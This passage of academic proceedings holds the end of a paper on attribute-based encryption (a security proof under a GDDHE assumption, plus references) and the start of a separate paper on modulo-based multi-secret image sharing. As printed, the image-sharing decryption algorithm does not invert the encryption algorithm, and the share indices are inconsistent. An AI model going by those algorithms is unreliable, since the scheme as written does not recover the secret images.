The $(P, Q, R, f) - \mathsf{GDDHE}$ assumption that we need is, in fact, similar to the one given in Sect. 3.3, except that the terms $rx_1, \ldots, rx_n$ are now replaced by the terms $ry_1, \ldots, ry_m, z, zt$. More precisely, let P, Q, R be the list of polynomials consisting of all elements corresponding to the public global parameters, the private decryption keys of revoked users, and the challenge header.

$$P = \{1, r, r\gamma, \alpha^n, r\alpha, \ldots, r\alpha^n, r\alpha^{n+2}, \ldots, r\alpha^{2n}, ry_1, \ldots, ry_m, z, zt, rt,$$
$$\alpha^n(mt + \sum_{k=1}^{m} y_k), \sum_{k=1}^{m}(r\gamma + \sum_{j\in\beta_k} \alpha^{n+1-j} r)(t + y_k)\}$$
$$Q = \{1, rt, r(\beta + s_u)\alpha, \alpha s_u, \ldots, \alpha^n s_u, \alpha^{n+2} s_u, \ldots, \alpha^{2n} s_u,$$
$$\alpha^{i_1}\gamma s_u, \ldots, \alpha^{i_N}\gamma s_u, \alpha^n \gamma s_u\},$$
$$R = \{1\}, \text{ and } f = \alpha^{n+1} r\beta(mt + \sum_{k=1}^{m} y_k).$$

For each user u belonging to the set of corrupted users, we have $1 \leq N = |\mathcal{B}(u)| < n$. This assumption can now be re-written as follows. Given

$$g, \tilde{g}, \tilde{g}_1^{r(\beta+s_u)}, \tilde{g}_1^{s_u}, \ldots, \tilde{g}_n^{s_u}, \tilde{g}_{n+2}^{s_u}, \ldots, \tilde{g}_{2n}^{s_u}, \tilde{g}_{i_1}^{\gamma s_u}, \ldots, \tilde{g}_{i_N}^{\gamma s_u}, \tilde{g}_n^{\gamma s_u}$$
$$h, V, g_n, h_1, \ldots, h_n, h_{n+2}, \ldots, h_{2n}, h^{y_1}, \ldots, h^{y_m}, g^z, g^{zt}$$
$$h^t, \tilde{h}^t, \prod_{k=1}^{k=m}(V \cdot \prod_{j\in\beta_k} h_{n+1-j})^{t+y_k}, g_n^{m.t+\sum_{k=1}^{m} y_k}.$$

for all corrupted user u, distinguish between the value $e(g_{n+1}, \tilde{g})^{r.\beta(m.t+\sum_{k=1}^{m} y_k)}$ and a random $T \in \mathbb{G}_T$.

Theorem 2. *Our second scheme is selective*$-$CCA *secure under* CDH *assumption and the* $(P, Q, R, f) -$ GDDHE *assumption above.*

Proof. Let $\mathsf{Hdr} = (\mathbb{A}, C_1, \tilde{C}_1, C_2, C_3, C_4)$ be the challenge header. Similar to the proof of MCBE_2 scheme, we will prove the security of $\mathsf{CP\text{-}ABBE}_2$ scheme in two steps. First, we prove that the adversary cannot produce any decryption query of the form $\mathsf{Hdr}' = (\mathbb{A}, C_1, \tilde{C'}_1, C_2', C_3', C_4')$ under the CDH assumption. In the second step, we prove that our second scheme is selective$-$CCA secure under $(P, Q, R, f)-$GDDHE assumption with the requirement that the adversary doesn't ask any query $\mathsf{Hdr}' = (\mathbb{A}, C_1, \tilde{C'}_1, C_2', C_3', C_4')$.

First step. This step is similar to the first step in the proof of MCBE_2 scheme, we thus refer the reader to the one in the proof of MCBE_2 scheme.

Second step. First, the simulator is given the instance of aforementioned $(P, Q, R, f) -$ GDDHE assumption. Let $\mathcal{A}$ be an adversary against the security of our second scheme. The simulator will use the guess of $\mathcal{A}$ to break the instance of $(P, Q, R, f) -$ GDDHE assumption. For that purpose, the simulator first receives the target access policy $\mathbb{A}$ from the adversary $\mathcal{A}$ as well as the repartition of attributes for each user, from the instance of $(P, Q, R, f) -$ GDDHE assumption the simulator gives $\mathcal{A}$ the public parameters, and the decryption keys of all corrupted users. The simulator also needs to answer the following types of queries.

1. *Hash query*: There are two types of hash queries, $(j, h^*) \in \mathbb{Z}_p \times \mathbb{G}$ or $(h_1^*, h_2^*, h_3^*) \in \mathbb{G}^3$. For any query q, if it has been asked before, the same

answer is sent back. Otherwise, for the (j, h^*) queries the simulator randomly chooses $y \in \mathbb{Z}_p$ and sets $\mathcal{H}(q) = h^y$, and appends the tuple (q, h^y, y) to the hash list. If the value y is unknown, it is replaced by $\perp$. For the (h_1^*, h_2^*, h_3^*) query, the simulator randomly chooses $z^* \in \mathbb{Z}_p$ and set $\mathcal{H}(q) = g^{z^*}$, and appends the tuple (q, g^{z^*}, z^*) to the hash list. If the value z^* is unknown, it is replaced by $\perp$.

2. *Encryption query*: $\mathcal{A}$ sends an access policy $\mathbb{A} = \beta_1' \wedge \beta_2' \wedge \cdots \wedge \beta_\ell'$ to simulator where $\beta_\ell' = A_n$. The simulator first randomly chooses $t', z', y_1', \ldots, y_\ell' \in \mathbb{Z}_p$ and appends to the hash list the tuple $(q_{z'}', g^{z'}, z')$ and for all $i = 1, \ldots, \ell$, the tuples $(q_i', h^{y_i'}, y_i')$. It takes the private decryption key of a user u and then computes:

$$K = (\frac{e(\tilde{g}_1^{r(\beta+s_u)}, g_n)}{e(\tilde{g}_n^{s_u}, g_1^r)})^{t'\ell + \sum_{k=1}^{\ell} y_k'} = e(g_{n+1}, \tilde{g})^{r.\beta(t'\ell + \sum_{k=1}^{\ell} y_k')}$$

$$C_1 = h^{t'}, \tilde{C}_1 = \tilde{h}^{t'}, C_2 = \prod_{k=1}^{k=\ell} (V \cdot \prod_{j \in \beta_k} h_{n+1-j})^{t'+y_k'},$$

$$C_3 = g_n^{t'\ell + \sum_{k=1}^{\ell} y_k'}, C_4 = g^{z't'}.$$

3. *Decryption query*: we assume that $\mathcal{A}$ sends the following ciphertext to the simulator (note that $t' \neq t$ since one cannot reuse the C_1 in the challenge header):

$$C_1 = h^{t'}, \tilde{C}_1 = \tilde{h}^{t'}, C_2 = \prod_{k=1}^{k=m'} (V \cdot \prod_{j \in \beta_k} h_{n+1-j})^{t'+y_k'},$$

$$C_3 = g_n^{m'.t' + \sum_{k=1}^{m'} y_k'}, C_4 = \mathcal{H}(C_1, C_2, C_3)^{t'}$$

The simulator first checks whether the equations $e(C_1, \tilde{h}) = e(h, \tilde{C}_1)$ and $e(\mathcal{H}(C_1, C_2, C_3), \tilde{C}_1) = e(\tilde{h}, C_4)$ hold, takes the private decryption key of a corrupted user u and then uses the secret key $\tilde{d}_n$ corresponding to attribute A_n in the clause $\beta_{m'}$ to compute the value $e(g_{n+1}, \tilde{g})^{(t'+y_{m'}')r.s_u}$. It extracts the value $y_{m'}'$ from the hash list (since $t' \neq t$) and compute $e(\tilde{g}_n^{s_u}, g_1^r)^{y_{m'}'}$. This permits to obtain the value

$$\frac{e(g_{n+1}, \tilde{g})^{(t'+y_{m'}')r.s_u}}{e(\tilde{g}_n^{s_u}, g_1^r)^{y_{m'}'}} = e(g_{n+1}, \tilde{g})^{t'.r.s_u}.$$

Next, it extracts all the values from y_1' to $y_{m'-1}'$ from the hash list (since $t' \neq t$) and computes the partial session keys related to each clause $\beta_i, i = 1, \ldots, m'-1$

$$K_i = e(g_{n+1}, \tilde{g})^{t'.r.s_u} \cdot e(\tilde{g}_n^{s_u}, g_1^r)^{y_i'} = e(g_{n+1}, \tilde{g})^{(t'+y_i')r.s_u}.$$

The simulator can finally recover the following session key and forwards the result to $\mathcal{A}$.

$$K = e(g_{n+1}, \tilde{g})^{r.\beta(t'm' + \sum_{k=1}^{m'} y_k')}.$$

Next, during the challenge phase, the simulator first appends to the hash list the values $\mathcal{H}(i, h^t) = (q_i, h^{y_i}, \perp)$, for all $i = 1, \ldots, m$ and the values $\mathcal{H}(C_1, C_2, C_3) = (q_z, g^z, \perp)$. It then sends the following challenge ciphertext to $\mathcal{A}$:

$$C_1 = h^t, \tilde{C}_1 = \tilde{h}^t, C_2 = \prod_{k=1}^{k=m} (V \cdot \prod_{j \in \beta_k} h_{n+1-j})^{t+y_k}, C_3 = g_n^{m.t+\sum_{k=1}^{m} y_k}, C_4 = g^{zt}.$$

If $\mathcal{A}$ make new requests to the different oracles, the simulator can use again the above strategy. Finally, when $\mathcal{A}$ outputs its guess for b, the simulator uses this guess to break the security of the $(P, Q, R, f) - \mathsf{GDDHE}$ assumption. □

The following lemma finally shows that in the aforementioned $(P, Q, R, f) - \mathsf{GDDHE}$ assumption, (P, Q, R) and f are linearly independent. The proof of this lemma is similar to the one given for Lemma 1 and, therefore, we do not repeat it again.

Lemma 2. *In the $(P, Q, R, f) - \mathsf{GDDHE}$ assumption above, (P, Q, R) and f are linearly independent.*

5 Conclusion

In this paper, we proposed two private CP-ABE schemes with constant size of the ciphertext. Our schemes support a restricted form of CNF access policy, and can naturally be extended to allow the revocation. We leave the challenging problem of how to improve the efficiency of our schemes for the future work.

Acknowledgement. This work is supported by the European Union SUPERCLOUD Project (H2020 Research and Innovation Program grant 643964 and Swiss Secretariat for Education, Research and Innovation contract 15.0091). It was partially conducted within the context of the Vietnamese Project Pervasive and Secure Information Service Infrastructure for Internet of Things based on Cloud Computing.

References

1. Abe, M., Groth, J., Ohkubo, M., Tango, T.: Converting cryptographic schemes from symmetric to asymmetric bilinear groups. In: Garay, J.A., Gennaro, R. (eds.) CRYPTO 2014. LNCS, vol. 8616, pp. 241–260. Springer, Heidelberg (2014). doi:10.1007/978-3-662-44371-2_14
2. Agrawal, S., Chase, M.: A study of pair encodings: predicate encryption in prime order groups. In: Kushilevitz, E., Malkin, T. (eds.) TCC 2016. LNCS, vol. 9563, pp. 259–288. Springer, Heidelberg (2016). doi:10.1007/978-3-662-49099-0_10
3. Attrapadung, N.: Dual system encryption via doubly selective security: framework, fully secure functional encryption for regular languages, and more. In: Nguyen, P.Q., Oswald, E. (eds.) EUROCRYPT 2014. LNCS, vol. 8441, pp. 557–577. Springer, Heidelberg (2014). doi:10.1007/978-3-642-55220-5_31

4. Attrapadung, N., Hanaoka, G., Yamada, S.: Conversions among several classes of predicate encryption and applications to ABE with various compactness tradeoffs. In: Iwata, T., Cheon, J.H. (eds.) ASIACRYPT 2015. LNCS, vol. 9452, pp. 575–601. Springer, Heidelberg (2015). doi:10.1007/978-3-662-48797-6_24
5. Attrapadung, N., Libert, B., Panafieu, E.: Expressive key-policy attribute-based encryption with constant-size ciphertexts. In: Catalano, D., Fazio, N., Gennaro, R., Nicolosi, A. (eds.) PKC 2011. LNCS, vol. 6571, pp. 90–108. Springer, Heidelberg (2011). doi:10.1007/978-3-642-19379-8_6
6. Boneh, D., Boyen, X., Goh, E.-J.: Hierarchical identity based encryption with constant size ciphertext. In: Cramer, R. (ed.) EUROCRYPT 2005. LNCS, vol. 3494, pp. 440–456. Springer, Heidelberg (2005). doi:10.1007/11426639_26
7. Boneh, D., Gentry, C., Waters, B.: Collusion resistant broadcast encryption with short ciphertexts and private keys. In: Shoup, V. (ed.) CRYPTO 2005. LNCS, vol. 3621, pp. 258–275. Springer, Heidelberg (2005). doi:10.1007/11535218_16
8. Chen, C., Chen, J., Lim, H.W., Zhang, Z., Feng, D., Ling, S., Wang, H.: Fully secure attribute-based systems with short ciphertexts/signatures and threshold access structures. In: Dawson, E. (ed.) CT-RSA 2013. LNCS, vol. 7779, pp. 50–67. Springer, Heidelberg (2013). doi:10.1007/978-3-642-36095-4_4
9. Chen, C., Zhang, Z., Feng, D.: Efficient ciphertext policy attribute-based encryption with constant-size ciphertext and constant computation-cost. In: Boyen, X., Chen, X. (eds.) ProvSec 2011. LNCS, vol. 6980, pp. 84–101. Springer, Heidelberg (2011). doi:10.1007/978-3-642-24316-5_8
10. Chen, J., Gay, R., Wee, H.: Improved dual system ABE in prime-order groups via predicate encodings. In: Oswald, E., Fischlin, M. (eds.) EUROCRYPT 2015. LNCS, vol. 9057, pp. 595–624. Springer, Heidelberg (2015). doi:10.1007/978-3-662-46803-6_20
11. Cheon, J.H., Han, K., Lee, C., Ryu, H., Stehle, D.: Cryptanalysis of the multilinear map over the integers. Cryptology ePrint Archive, Report 2014/906 (2014). http://eprint.iacr.org/2014/906
12. Emura, K., Miyaji, A., Nomura, A., Omote, K., Soshi, M.: A ciphertext-policy attribute-based encryption scheme with constant ciphertext length. In: Bao, F., Li, H., Wang, G. (eds.) ISPEC 2009. LNCS, vol. 5451, pp. 13–23. Springer, Heidelberg (2009). doi:10.1007/978-3-642-00843-6_2
13. Garg, S., Gentry, C., Halevi, S., Sahai, A., Waters, B.: Attribute-based encryption for circuits from multilinear maps. In: Canetti, R., Garay, J.A. (eds.) CRYPTO 2013. LNCS, vol. 8043, pp. 479–499. Springer, Heidelberg (2013). doi:10.1007/978-3-642-40084-1_27
14. Ge, A., Zhang, R., Chen, C., Ma, C., Zhang, Z.: Threshold ciphertext policy attribute-based encryption with constant size ciphertexts. In: Susilo, W., Mu, Y., Seberry, J. (eds.) ACISP 2012. LNCS, vol. 7372, pp. 336–349. Springer, Heidelberg (2012). doi:10.1007/978-3-642-31448-3_25
15. Goyal, V., Pandey, O., Sahai, A., Waters, B.: Attribute-based encryption for fine-grained access control of encrypted data. In: Juels, A., Wright, R.N., Vimercati, S. (eds.) ACM CCS 2006: 13th Conference on Computer and Communications Security, pp. 89–98, Alexandria, Virginia, USA, 30 Oct - 3 Nov 2006. ACM Press (2011). Available as Cryptology ePrint Archive Report 2006/309
16. Hamburg, M.: Spatial encryption. Cryptology ePrint Archive: Report 2011/389 (2011)

17. Herranz, J., Laguillaumie, F., Ràfols, C.: Constant size ciphertexts in threshold attribute-based encryption. In: Nguyen, P.Q., Pointcheval, D. (eds.) PKC 2010. LNCS, vol. 6056, pp. 19–34. Springer, Heidelberg (2010). doi:10.1007/978-3-642-13013-7_2
18. Hu, Y., Jia, H.: Cryptanalysis of GGH map. Cryptology ePrint Archive: Report 2015/301 (2014). http://eprint.iacr.org/2015/301
19. Junod, P., Karlov, A.: An efficient public-key attribute-based broadcast encryption scheme allowing arbitrary access policies. In: ACM Workshop on Digital Rights Management, pp. 13–24. ACM Press (2010)
20. Lewko, A., Okamoto, T., Sahai, A., Takashima, K., Waters, B.: Fully secure functional encryption: attribute-based encryption and (hierarchical) inner product encryption. In: Gilbert, H. (ed.) EUROCRYPT 2010. LNCS, vol. 6110, pp. 62–91. Springer, Heidelberg (2010). doi:10.1007/978-3-642-13190-5_4
21. Lewko, A., Waters, B.: Unbounded HIBE and attribute-based encryption. In: Paterson, K.G. (ed.) EUROCRYPT 2011. LNCS, vol. 6632, pp. 547–567. Springer, Heidelberg (2011). doi:10.1007/978-3-642-20465-4_30
22. Lubicz, D., Sirvent, T.: Attribute-based broadcast encryption scheme made efficient. In: Vaudenay, S. (ed.) AFRICACRYPT 2008. LNCS, vol. 5023, pp. 325–342. Springer, Heidelberg (2008). doi:10.1007/978-3-540-68164-9_22
23. Miles, E., Sahai, A., Zhandry, M.: Annihilation attacks for multilinear maps: cryptanalysis of indistinguishability obfuscation over GGH13. In: Crypto 2016 (2016, to appear). https://eprint.iacr.org/2016/147
24. Okamoto, T., Takashima, K.: Fully secure unbounded inner-product and attribute-based encryption. In: Wang, X., Sako, K. (eds.) ASIACRYPT 2012. LNCS, vol. 7658, pp. 349–366. Springer, Heidelberg (2012). doi:10.1007/978-3-642-34961-4_22
25. Ostrovsky, R., Sahai, A., Waters, B.: Attribute-based encryption with non-monotonic access structures. In: Ning, P., di Vimercati, S.D.C., Syverson, P.F. (eds.) 14th Conference on Computer and Communications Security, ACM CCS 2007, pp. 195–203, Alexandria, Virginia, USA, 28–31 October 2007. ACM Press (2011)
26. Phan, D.H., Pointcheval, D., Trinh, V.C.: Multi-channel broadcast encryption. In: Proceedings of the 8th ACM Symposium on InformAtion, Computer and Communications Security (ASIACCS 2013). ACM Press (2013)
27. Rouselakis, Y., Waters, B.: Practical constructions, new proof methods for large universe attribute-based encryption. In: Sadeghi, A.-R., Gligor, V.D., Yung, M. (eds.) 20th Conference on Computer and Communications Security, ACM CCS 2013, pp. 463–474, Berlin, Germany, 4–8 November 2013. ACM Press (2011)
28. Sahai, A., Waters, B.: Fuzzy identity-based encryption. In: Cramer, R. (ed.) EUROCRYPT 2005. LNCS, vol. 3494, pp. 457–473. Springer, Heidelberg (2005). doi:10.1007/11426639_27
29. Waters, B.: Ciphertext-policy attribute-based encryption: an expressive, efficient, and provably secure realization. In: Catalano, D., Fazio, N., Gennaro, R., Nicolosi, A. (eds.) PKC 2011. LNCS, vol. 6571, pp. 53–70. Springer, Heidelberg (2011). doi:10.1007/978-3-642-19379-8_4
30. Wee, H.: Dual system encryption via predicate encodings. In: Lindell, Y. (ed.) TCC 2014. LNCS, vol. 8349, pp. 616–637. Springer, Heidelberg (2014). doi:10.1007/978-3-642-54242-8_26
31. Yamada, S., Attrapadung, N., Hanaoka, G., Kunihiro, N.: A framework and compact constructions for non-monotonic attribute-based encryption. In: Krawczyk, H. (ed.) PKC 2014. LNCS, vol. 8383, pp. 275–292. Springer, Heidelberg (2014). doi:10.1007/978-3-642-54631-0_16

Enhanced Modulo Based Multi Secret Image Sharing Scheme

Maroti Deshmukh[1,2(✉)], Neeta Nain[2], and Mushtaq Ahmed[2]

[1] Department of Computer Science and Engineering,
National Institute of Technology, Srinagar 246174, Uttarakhand, India
marotideshmukh@nituk.ac.in

[2] Malviya National Institute of Technology, Jaipur, India
{nnain.cse,mahmed.cse}@mnit.ac.in

Abstract. Multi Secret Image Sharing (MSIS) scheme is a protected method to transmit more than one secret image over a communication channel. Traditionally, a single secret image is shared over a channel at a time. But as technology deepen, there arises a need for sharing more than one secret image. An (n, n)-MSIS scheme is used to encrypt n secret images into n meaningless shared images. To recover n secret images all n shared images are needed. In the state of the art, secrets are partially revealed from less than n shares. In this paper, we propose enhanced (n, n)-MSIS scheme based on modulo operation for binary, grayscale, and colored images. To increase the randomness of shared images we used Bitshift and Reversebit function. The experimental results show that the proposed scheme is highly secure and outperforms the existing MSIS schemes in terms of security.

Keywords: MSIS · Modulo operation · Bitshift · Reversebit · Randomness

1 Introduction

In present time, with upgrade of technology, digital media also increases rapidly. This increase concern over security in digital media. Due to this concern various techniques for data hiding were introduced like Watermarking, Steganography, and Cryptography. These methods are well known and intensely used to hide the secret information. In cryptography we use keys to encrypt or decrypt data. Key refers to string of characters, which is used to encrypt or decrypt data at sender as well as receiver side. The main disadvantage associated with this method is sharing a key between sender and receiver. If some intruder gets access to the key, he can easily decode any secure message transfer between sender and receiver [13]. To overcome this problem secret sharing scheme is used. Secret sharing scheme first proposed by Shamir [15] and Blakley [2], where a secret image is encrypted into shares which do not reveal any information about secret image and for decryption sufficient number of shares are stacked. Questions may

I. Ray et al. (Eds.): ICISS 2016, LNCS 10063, pp. 212–224, 2016.
DOI: 10.1007/978-3-319-49806-5_11

arise, why do we need another secure method for security when we have enough of them? How secret sharing schemes have advantages over others? If somehow attacker gets access to some shared images it cannot reconstruct secret image from them which can be easily done in case of cryptography. On receiver side, it can be easily reconstructed without loss or with negligible loss of information. Secret sharing scheme has many application areas such as access control, highly classified information, missile launch codes, sharing data over untrusted channels, areas where trust plays an essential role etc. To achieve higher reliability and confidentiality, we use secret sharing scheme as by storing shared images on different database servers increases reliability as well as confidentiality. The sharing of multiple secrets is a novel and useful application. In (n, n)-MSIS scheme n secret images are encrypted into n number of shares which independently disclose no information about the n secret images. For recovery of secret images, all n shares are required [3].

The limitations of state-of-the-art schemes [4,6,18] are these schemes disclose the partial secret information from less than n shares, XOR operation on any two secret images do not produce random shares, and XOR is time consuming because it performs a bit-by-bit operation. To overcome these problems we propose a new (n, n)-MSIS scheme using modulo operation. The main goal of modulo over XOR operation is to minimize the computational time. To increase the randomness of shares we used Bitshift and Reverse bit function with modulo operation.

The rest of this paper is organized as follows. Section 2, discusses the state of the art of secret sharing schemes and multi secret sharing schemes. The proposed (n, n)-MSIS schemes are presented in Sect. 3. In Sect. 4, the experimental results and discussions are shown. Section 5 concludes the paper and discusses future work of MSIS schemes.

2 Related Work

A (k, n)-RG based VSS scheme was proposed by Chen and Tsao et al. [5] for binary and color images. A secret image is encrypted into n meaningless random grids. This scheme uses atleast k shares to reveal secret image. Beimel et al. [1] proposed secret sharing scheme for very dense graphs. Deshmukh et al. [9] presents a comparative study of (k, n) visual secret sharing scheme for binary images and also (n, n) secret sharing for binary and grayscale images. Kumar et al. [11] proposed (k, n)-threshold based visual secret sharing scheme. A secret is revealed only when atleast k shares are stacked, less than k shares are not reveal the secret information.

Chen et al. [6] proposed $(n, n + 1)$-MSIS scheme based on simple Boolean XOR operation. In this scheme, n secret images are used to create $n + 1$ shared images and to decode them, all $n + 1$ shared images are needed. In this scheme sharing capacity of multiple secret images are increased but it failed to produce randomized shared images because of simple Boolean XOR operation on secret images. Chen et al. [4] presented a secure Boolean based (n, n)-MSIS scheme. In this scheme to increase the randomness in shared images Bitshift function is used. This scheme requires more time because of Bitshift function. Yang et al. [18] proposed an enhanced boolean based strong threshold (n, n)-MSS scheme, it do not leak the partial secret information from less than n shares. Hsu et al. [10] proposed an ideal linear MSIS scheme based on graph connectivity. This scheme provides efficiency for key management and it satisfies the definition of a perfect MSIS scheme. Lin et al. [12] proposed a novel random grid based MSIS scheme. Secret images are encoded into two pie shared images and it can be decoded by stacking one pie share on another at different angle of rotation. Daoshun et al. [17] proposed (n, n) scheme using XOR operation for gray scale images. In this scheme, n secret images are encrypted into n shared images. No shared image individually reveal any information about secret images but, if less than n shared images are stacked over each other, partial information is revealed. Deshmukh et al. [8] proposed a novel approach of (n, n)-MSIS scheme using additive modular arithmetic. In this scheme n secrets are used to generate n shared images and for recovery of secret images all shares are needed. No individual share reveals partial information. Shyong et al. [16] proposed a (n, n)- MSIS scheme using random grids for encryption of gray images as well as color images. Individual shares do not reveal any information, whereas the secrets can be revealed when two shared images are stacked over each other. Both are accurate and no pixel expansion.

3 Proposed Method

In literature, many MSIS schemes are discussed like (n, n) and $(n, n + 1)$. In these schemes n secret images are shared among n or $n + 1$ participants and to recover these n secret images all n or $n + 1$ shared images are required. Most of the MSIS schemes reveals partial secret information from less than n or $n + 1$ shared images, which compromises security [4,6]. Deshmukh et al. [7] discussed (n, n)-MSIS schemes using Boolean XOR and Modular Arithmetic. The main drawback of these schemes is, if we apply Reversebit operation on first share we will get first secret image it means that first share is not a combination of any secret images. So first share is not secure. Mohit et al. [14] proposed $(n, n + 1)$-MSIS scheme using additive modulo. In this scheme number of shared images are increased. Proposed scheme is highly secure and number of shared images are equal to the number of secret images. Proposed scheme uses modulo operation rather than XOR which is conventionally used. The main advantage of additive modulo over XOR operation is that it takes minimum time for computation.

Modular arithmetic are of two types i.e. additive inverse and multiplicative inverse. In additive inverse, addition and modulo operations are used. We say two numbers are additive inverse of each other if $X + Y \equiv 0 (mod\ n)$ where X and Y are additive inverse of each other. Each integer has an unique additive inverse. For grayscale images and color images, pixel value ranges from $0 - 255$ and each number from $0 - 255$ has an additive inverse and its modulus value is 256. In multiplicative inverse, multiplication and modulo operations are used. if $X \times Y \equiv 1 (mod\ n)$ where X and Y are multiplicative inverse of each other.

Each number may or may not have a multiplicative inverse in this range. We have used additive inverse rather than multiplicative inverse.

In proposed scheme, n secret images I_i, $i = 1, 2, \cdots, n$ are encrypted into n shared images S_i, $i = 1, 2, \cdots, n$. Temporary shares T_i, $i = 1, 2, \cdots, n$ are generated by performing division operation on secret images I_i, $i = 1, 2, \cdots, n$ with divisor as $n + 1$. To truncate floating points into respective closest integers we used round function as it takes nearest integer value and provide more precise results than Ceil or Floor function. Key K is generated by using additive modulo operation on temporary shares T_i, $i = 1, 2, \cdots, n$. Finally, shared images S_i, $i = 1, 2, \cdots, n + 1$ are generated using additive modulo operation on temporary shares T_i, $i = 1, 2, \cdots, n$ and key K. The encryption algorithm of proposed (n, n)-MSIS scheme is given in Algorithm 1.

Algorithm 1. Proposed Encryption Technique

```
Input: Secret images $\{I_1, I_2 \cdots I_n\}$ of size $r \times c$.
Output: Shared images $\{S_1, S_2 \cdots S_n\}$ of size $r \times c$.
  1. Generate n temporary Shares $\{T_1, T_2 \cdots T_n\}$.
     $T_i = Round\ (I_i/(n+1))$ , where $\{i = 1, 2, \cdots, n\}$
  2. Generate Key K of size $r \times c$
     $K = (T_1 + T_2 + \cdots + T_n) mod\ 256$
  3. Generate n Shared images $\{S_1, S_2 \cdots S_n\}$
     $S_i = (T_i + K) mod\ 256$ where $\{i = 1, 2, \cdots, n\}$
```

In recovery procedure we can recover n secret images iff we get all n shared images. To recover key K by performing additive modulo operation on n shared images S_i, $i = 1, 2, \cdots, n$. Temporary shares T_i, $i = 1, 2, \cdots, n$ are recovered by performing multiplication on shared images S_i, $i = 1, 2, \cdots, n$ by $(n + 1)$ and using modular operation. Recovered images R_i, $i = 1, 2, \cdots, n$ are obtained by using additive inverse operation on temporary shared images T_i, $i = 1, 2, \cdots, n$ and key K. The decryption of proposed (n, n)-MSIS scheme is given in Algorithm 2.

Algorithm 2. Proposed Decryption Technique

```
Input: Shared images $\{S_1, S_2 \cdots S_n\}$ of size $r \times c$.
Output: Recovered images $\{R_1, R_2 \cdots R_n\}$ of size $r \times c$.
  1. Recover key K
     $K = (S_1 + S_2 + \cdots + S_n) mod\ 256$
  2. Recover temporary shares
     $T_i = (S_i \times (n+1)) mod\ 256$, where $\{i = 1, 2, \cdots, n\}$
  3. Recovered secret images$\{R_i,\ i = 1, 2, \cdots, n\}$
     $R_i = (T_i - K) mod\ 256$
```

3.1 Increase Randomness of Shared Images

Proposed scheme reveals partial secret information from shared images as shown in Fig. 1. To increase the randomness of shared images we used Bitshift and Reversebit operation. Bitshift operation is performed on each shared images. $Bitshift(S(i,j), mod((i+j),8))$ function is used to circularly shift $(i+j)mod8$ bits in a pixel $S(i,j)$ where i and j are positions in the image. If pixel value of shared image of position $S(50,75)$ is 80, first it calculates how many bits to be shifted using $(50+75)mod8 = 5$. In second step perform Bitshift operation on pixel value 80 using $Bitshift(80,5)$ it shift 5 bits to left circularly *i.e.* 10. Each pixel in shared image is represented by 8 bits so we are taking *mod* value as 8. Bitshift increases the randomness of shares upto some extend but still shared image reveals some partial secret information as shown in Fig. 2. To overcome this problem we used Reversebit operation, it reverse the bits of a pixel value. If pixel value is 148 then binary value of 148 is 10010100. After applying reverse bit operation on pixel value 148 then a reverse value is 00101001 *i.e.* 41. The shares are not revealing secret information as shown in Fig. 3.

4 Experimental Results and Discussions

In this section, experimental results of proposed (n,n)-MSIS schemes are shown. The experiments are performed for grayscale images. Proposed scheme also works for binary and colored image. For binary image modulus value should be updated as *2*. Experimental results are performed on Intel(R) Core(TM) i5-4590S, 3.0 Ghz processor, 4 GB RAM machine using MATLAB 13. All images are of dimension 512×512 pixel.

The experimental results of proposed (n,n)-MSIS scheme for grayscale images are shown in Fig. 1. Secrets images I_1, I_2, I_3, I_4, I_5 are shown in Fig. 1(a-e) respectively. Figure 1(f-j) shows shared images S_1, S_2, S_3, S_4, S_5 respectively. Each share reveals partial information of secret images. Figure 1(k-o) shows recovered images R_1, R_2, R_3, R_4, R_5 which are similar to the secret images.

To increase the randomness of shared images we used Bitshift function. The experimental results of proposed (n,n)-MSIS scheme using Bitshift for grayscale images are shown in Fig. 2. Secret images I_1, I_2, I_3, I_4, I_5 are shown in Fig. 2(a-e) respectively. Figure 2(f-j) shows shared images S_1, S_2, S_3, S_4, S_5 respectively. Each share reveals some partial information of secret images. Figure 2(k-o) shows recovered images R_1, R_2, R_3, R_4, R_5 which are similar to the secret images.

The Bitshift function also reveals some secret information so to overcome this problem we used Reversebit function. The experimental results of proposed (n,n)-MSIS scheme using Reversebit for grayscale images are shown in Fig. 3. Secret images I_1, I_2, I_3, I_4, I_5 are shown in Fig. 3(a-e) respectively. Figure 3(f-j) shows shared images S_1, S_2, S_3, S_4, S_5 respectively. No share individually reveals any information of secret images. Figure 3(k-o) shows recovered images R_1, R_2, R_3, R_4, R_5 which are similar to the secret images.




Fig. 1. Result of proposed (n, n)-MSIS scheme for grayscale images with n = 5: (a-e) Secret images $(I_1, I_2, I_3, I_4, I_5)$. (f-j) Shared images $(S_1, S_2, S_3, S_4, S_5)$. (k-o) Recovered images $(R_1, R_2, R_3, R_4, R_5.)$

4.1 Similarity Measures

Similarity between secret and recovered images of proposed (n, n)-MSIS scheme is done using Correlation, MSE, and PSNR.

- **Correlation:** The correlation value lies between +1 and −1, +1 indicate that the two compared images are same, −1 indicate that both of them are opposite to each other and 0 if both are uncorrelated. Correlation is given as

$$Correlation = \frac{N\sum XY - (\sum X)(\sum Y)}{\sqrt{(N\sum X^2 - (\sum X)^2)(N\sum Y^2 - (\sum Y)^2)}} \tag{1}$$

